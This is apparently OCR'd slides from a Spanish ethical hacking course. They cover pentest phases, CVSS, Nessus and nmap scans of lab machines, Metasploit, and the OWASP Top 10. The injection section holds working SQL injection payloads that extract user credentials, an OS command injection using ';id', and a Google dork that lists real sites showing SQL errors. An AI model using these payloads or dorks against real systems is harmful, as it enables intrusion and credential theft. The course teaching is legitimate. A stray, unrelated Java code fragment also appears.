


Análisis

SEGURIDAD CERO

Análisis de Vulnerabilidades

En esta etapa se identifican y categorizan las vulnerabilidades asociadas a nuestro objetivo utilizando como base toda la información recopilada en los pasos anteriores.


PUBLIC CLASS WINFACT
@OVERRIDE
PUBLIC IBUTTON CREA
RETURN NEW WINBUT
PUBLIC CLASS OSXFACT
@OVERRIDE
PUBLIC IBUTTON CREA
RETURN NEW BUTTON
THROW NEW
FINAL IBUTTON BUT
BUTTON.PAINT
THIS IS JUST FOR THE
WITH ABSTRACT FAC
@RETURN
PUBLIC STATIC STRING
FINAL STRING[] APPE
APPEARANCEARRAY
APPEARANCEARRAY
APPEARANCEARRAY

SEGURIDAD CERO

Common Vulnerability Score System (CVSS)

Sistema de valoración de la criticidad de las vulnerabilidades basada en las características y propiedades de la vulnerabilidad y se obtiene como resultado una puntuación numérica.
https://www.first.org/cvss/calculator/3.1

Severity / Severidad	Puntuación
None / Ninguna	0.0
Low / Baja	0.1 – 3.9
Medium / Media	4.0 – 6.9
High / Alta	7.0 – 8.9
Critical / Critica	9.0 – 10.0

FOLDERS
My Scans
All Scans
Trash

RESOURCES
Policies
Plugin Rules
Scanners

TENABLE
Community
Research

Tenable News

Tenable Research Discloses Multiple Vulnerabilitie...

Read More

metasploitable2

‹ Back to My Scans

Configure | Audit Trail | Launch | Report

Nessus® vulnerability scanner

Hosts 1 | **Vulnerabilities** 55 | Remediations 4 | History 1

Filter | Search Vulnerabilities | 55 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Bind Shell Backdoor De...	Backdoors	1
CRITICAL	Debian OpenSSH/Ope...	Gain a shell remotely	1
CRITICAL	NFS Exported Share Inf...	RPC	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Unix Operating System ...	General	1
CRITICAL	VNC Server 'password' ...	Gain a shell remotely	1
MIXED	4 ISC Bind (Multiple...	DNS	4
MIXED	3 Apache Tomcat (...	Web Servers	3
MIXED	3 Web Server (Multi...	Web Servers	3

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	June 20 at 3:09 PM
End:	June 20 at 3:14 PM
Elapsed:	4 minutes


Vulnerabilities

```
kali@kali:~$ nmap -script vuln 10.0.2.9 -p445 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 22:43 EDT
Nmap scan report for 10.0.2.9
Host is up (0.0011s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
Service Info: Host: LUISRODRIGUEZ; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.20 seconds
```



Explotación

SEGURIDAD CERO

Explotación

Ejecución del ataque explotando las vulnerabilidades identificadas. Esta etapa es de ejecución delicada, debe ser coordinada y realizada de manera milimétrica.

```
kali@kali:~$ msfconsole

           .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View missing module options with show missing

msf5 >
```


Reporte

SEGURIDAD CERO

Reporte

Durante el reporte todas las vulnerabilidades validadas, sus respectivas evidencias y recomendaciones son documentadas y presentadas

Valid Reports Bounty Amounts



- Other
- No Weakness
- Improper Authentication - Generic
- Open Redirect
- Improper Access Control - Generic
- Violation of Secure Design Principles
- Business Logic Errors
- Information Disclosure
- Server-Side Request Forgery (SSRF)
- Cross-Site Request Forgery (CSRF)


SEGURIDAD
CERO
Hacking
Aplicaciones Web

115,010 views | Aug 31, 2019, 03:41am EDT

Critical 'Backdoor Attack' Warning Issued For 60 Million WordPress Users

Home

Browse :

Vendors

Products

Vulnerabilities By Date

Vulnerabilities By Type

Reports :

CVSS Score Report

CVSS Score Distribution

Search :

Vendor Search

Product Search

Version Search

Vulnerability Search

By Microsoft References

Top 50 :

Vendors

Vendor Cvss Scores

Products

Product Cvss Scores

Versions

Other :

Microsoft Bulletins

Bugtraq Entries

CWE Definitions

About & Contact

Feedback

CVE Help

FAQ

Articles

External Links :

Wordpress » Wordpress : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **294** Page : 1 (This Page) 2 3 4 5 6

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication
1	CVE-2006-4028				2006-08-09	2011-09-01	10.0	None	Remote	Low	Not required
Multiple unspecified vulnerabilities in WordPress before 2.0.4 have unknown impact and remote attack vectors. NOTE: due to lack of details, it is not clear how these issues are diff CVE-2006-3390, although it is likely that 2.0.4 addresses an unspecified issue related to "Anyone can register" functionality (user registration for guests).											
2	CVE-2008-6767			DoS	2009-04-28	2017-08-16	10.0	None	Remote	Low	Not required
wp-admin/upgrade.php in WordPress, probably 2.6.x, allows remote attackers to upgrade the application, and possibly cause a denial of service (application outage), via a direct re											
3	CVE-2009-2853	264		+Priv	2009-08-18	2017-11-16	10.0	None	Remote	Low	Not required
Wordpress before 2.8.3 allows remote attackers to gain privileges via a direct request to (1) admin-footer.php, (2) edit-category-form.php, (3) edit-form-advanced.php, (4) edit-fo category-form.php, (6) edit-link-form.php, (7) edit-page-form.php, and (8) edit-tag-form.php in wp-admin/.											
4	CVE-2011-3122				2011-08-10	2017-08-28	10.0	None	Remote	Low	Not required
Unspecified vulnerability in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors related to "Media security."											
5	CVE-2011-3125				2011-08-10	2017-08-28	10.0	None	Remote	Low	Not required
Unspecified vulnerability in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors related to "Various security hardening."											
6	CVE-2012-2399			XSS	2012-04-21	2017-12-18	10.0	None	Remote	Low	Not required
Cross-site scripting (XSS) vulnerability in swfupload.swf in SWFupload 2.2.0.1 and earlier, as used in WordPress before 3.5.2, TinyMCE Image Manager 1.1 and earlier, and other pr inject arbitrary web script or HTML via the buttonText parameter, a different vulnerability than CVE-2012-3414.											
7	CVE-2012-2400				2012-04-21	2017-12-18	10.0	None	Remote	Low	Not required
Unspecified vulnerability in wp-includes/js/swfobject.js in WordPress before 3.3.2 has unknown impact and attack vectors.											
8	CVE-2008-4769	22		Dir. Trav.	2008-10-28	2017-08-07	9.3	Admin	Remote	Medium	Not required
Directory traversal vulnerability in the get_category_template function in wp-includes/theme.php in WordPress 2.3.3 and earlier, and 2.5, allows remote attackers to include and pc via the cat parameter in index.php. NOTE: some of these details are obtained from third party information.											

1
Reconocimiento

2
Escaneo

3
Enumeración

4
Analisis de Vulnerabilidades

5
Explotación

6
Reporte

ETHICAL HACKING

METODOLOGIA

OWASP Top Ten

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

Top 10 Web Application Security Risks

1. **Injection**. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication**. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. **Sensitive Data Exposure**. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. **XML External Entities (XXE)**. Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. **Broken Access Control**. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as

The OWASP® Foundation wo
improve the security of softwar
community-led open source so
projects, hundreds of chapters
tens of thousands of members,
hosting local and global confer

Project Information

Flagship Project
Documentation
Builder
Defender

Current Version (2017)

Downloads or Social Lin

Download
Other languages → tab 'Trans
Efforts'
Twitter

Top 1
Inyecciones

SQL injection

http://10.0.2.12/cat.php?id=1

Select * from tabla where campo =1

SQL injection

http://10.0.2.12/cat.php?id=1’

Select * from tabla where campo =1’

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

SQL injection

http://10.0.2.12/cat.php?id=1’

Select * from tabla where campo =1 or 1=1

SQL injection

http://10.0.2.12/cat.php?id=1 order by 1

Select campo1,campo2,campo3,campo4,campo5 … from tabla where campo =1

http://10.0.2.12/cat.php?id=1 order by 2

Select campo1,campo2,campo3,campo4,campo5 … from tabla where campo =1

http://10.0.2.12/cat.php?id=1 order by 3

Select campo1,campo2,campo3,campo4,campo5 … from tabla where campo =1

http://10.0.2.12/cat.php?id=1 order by 4

Select campo1,campo2,campo3,campo4,campo5 … from tabla where campo =1

http://10.0.2.12/cat.php?id=1 order by 5 (error)

Select campo1,campo2,campo3,campo4,campo5 … from tabla where campo =1

SQL injection

http://10.0.2.12/cat.php?id=-1 union select 1,2,3,4

http://10.0.2.12/cat.php?id=-1 union select 1,2,3,4

http://10.0.2.12/cat.php?id=-1 union select 1,@@version,3,4

http://10.0.2.12/cat.php?id=-1 union select 1,user(),3,4

SQL injection

http://10.0.2.12/cat.php?id=-1 union select 1,table_name,3,4 from information_schema.tables

http://10.0.2.12/cat.php?id=-1 union select 1,column_name,3,4 from information_schema.columns where table_name='users’

http://10.0.2.12/cat.php?id=-1 union select 1,concat(id,0x3a,login,0x3a,password),3,4 from users

OS injection

http://10.0.2.14/commandexec/example1.php?ip=127.0.0.1

system("ping -c 2 ".$_GET['ip']);

ping –c 2 127.0.0.1

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.013/0.015/0.017/0.002 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)

OS injection

http://10.0.2.14/commandexec/example1.php?ip=127.0.0.1;id

system("ping -c 2 ".$_GET['ip']);

ping –c 2 127.0.0.1;id

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.013/0.015/0.017/0.002 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Google

inurl:".php?id=" "You have an error in your SQL syntax"

Todos | Imágenes | Videos | Noticias | Más | Preferencias | Herramientas

Cerca de 169,000 resultados (0.44 segundos)

Sugerencia: Buscar solo resultados en **español**. Puedes especificar el idioma de búsqueda en Preferencias.

www.risingfit.shop › producto

estos tambien te gustaran - | Rising Fit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND main_pic=1' at line ...

www.isr-tkd.com › news.php?id=1' Traducir esta página

Israel Taekwondo Federation

Erreur retournee:**You have an error in your SQL syntax**; check the manual that corresponds to your MySQL server version for the right syntax to use near '?id=1' ...

neoloop.com › comments Traducir esta página

